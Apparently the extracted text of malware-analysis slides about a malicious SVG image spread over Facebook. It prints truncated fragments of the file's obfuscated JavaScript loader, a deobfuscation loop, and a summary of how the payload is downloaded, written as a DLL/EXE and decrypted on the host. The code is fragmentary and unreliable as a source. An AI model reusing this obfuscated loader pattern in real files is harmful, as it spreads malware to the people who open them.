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239 function brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2gutter, brigadabrigadalalapolicMOTALO2:
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241     var brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2vulture;
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250 if (brigadabrigadalalapolicMOTALO2TRUEFALSE) {
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252     var brigadabrigadalalapolicMOTALO2opOpOp = new brigadabrigadalalapolicMOTALO2LitoyDISK(("brigadabrigada
253     brigadabrigadalalapolicMOTALOGaSma = "CHET10NET";
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256     brigadabrigadalalapolicMOTALO2opOpOp[brigadabrigadalalapolicMOTALO2SPASPI] = brigadabrigadalalapolicMOT
257     brigadabrigadalalapolicMOTALO2_bCho(brigadabrigadalalapolicMOTALO2opOpOp, "+" "d3LICIZAXJpdLICIZAXGU=".l
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260     brigadabrigadalalapolicMOTALO2XWaxeQhw = "CHET11NET";
261     brigadabrigadalalapolicMOTALO2opOpOp[ ("p"+(brigadabrigadalalapolicMOTALO2StrokaParam2,"brigadabrigadala
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264     brigadabrigadalalapolicMOTALO2krDwvrh = "CHET12NET";
265     brigadabrigadalalapolicMOTALO2opOpOp["c2F2LICIZAXZVRvRmlsZQ=LICIZAX=LICIZAX".brigadabrigadalalapolicMRAI
266     brigadabrigadalalapolicMOTALO2SswQdi = "CHET13NET";
267     brigadabrigadalalapolicMOTALO2opOpOp["YLICIZAX2xvc2ULICIZAX=".brigadabrigadalalapolicMRADXHO()})();
268     var brigadabrigadalalapolicMOTALO2FrankSinatra=brigadabrigadalalapolicMOTALO2rtfta(brigadabrigadalalapolicM
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FOUND THE VARIABLE



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ALERT ON THAT VARIABLE



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T[D](C);
}
function brigadabrigadalalapolicMOTALO2_a2(brigadabrigadalalapolicMOTALO2gutter, brigadabrigadalalapolicMOTALO2:
    var brigadabrigadalalapolicMOTALO2CHICKA = brigadabrigadalalapolicMOTALO2vulture;
    brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA+ "\u002f";
    brigadabrigadalalapolicMOTALO2CHICKA=brigadabrigadalalapolicMOTALO2CHICKA + brigadabrigadalalapolicMOTALO2Strok
    alert(brigadabrigadalalapolicMOTALO2gutter);


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    brigadabrigadalalapolicMOTALO2_aCho(brigadabrigadalalapolicMOTALO2opOpOp,brigadabrigadalalapolicMOTALO2OCHEI
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
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    brigadabrigadalalapolicMOTALO2SswQdi = "CHET13NET";
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
WHAT HAPPENS IN THE HOST

- Downloads file to Temp folder (encrypted)
- Writes it to a DLL/EXE file and decrypts it using the key which is converted into a 32 byte hexadecimal.


HE WAS SO HAPPY HE WANTED TO
TELL ALL HIS FRIENDS ABOUT IT...




HE LOGGED ONTO FB AND SAW A MESSAGE...



HE CLICKED THE PICTURE AND BROUGHT HIM TO...



ABOUT THE EXTENSION...




HE EXAMINED THE SVG FILE...




SVG FILE

- Scalable Vector Graphics (SVG) is an XML-based vector image format for 2-D graphics with support for interactivity and animation. The SVG specification is an open standard developed by the World Wide Web Consortium (W3C) since 1999.

THE PHOTO IS A RED DOT




ALERT ON THE VARIABLE...




The image shows a screenshot of an SVG editor window titled "photo_2101.svg". The editor displays a JavaScript script embedded within an SVG document. The script is a complex loop that iterates through a series of variables and arrays, eventually triggering an alert. The line `alert(vwscm);` is highlighted in blue. The script ends with a series of variable assignments and a final alert call.

```
26     hrytmp++;
27   }
28   if(rtssz >= 0){
29     var csyqy = 0;
30     var bjaxqe = -1;
31     while(ahmcj[cnvan%yawrxr][csyqy]){
32       if(ahmcj[cnvan%yawrxr][csyqy] == basnp[cnvan]){
33         bjaxqe = csyqy;
34         break;
35       }
36       csyqy++;
37     }
38     vwscm += amezto[bjaxqe];
39   }else{
40     vwscm += basnp[cnvan];
41   }
42   cnvan++;
43 }
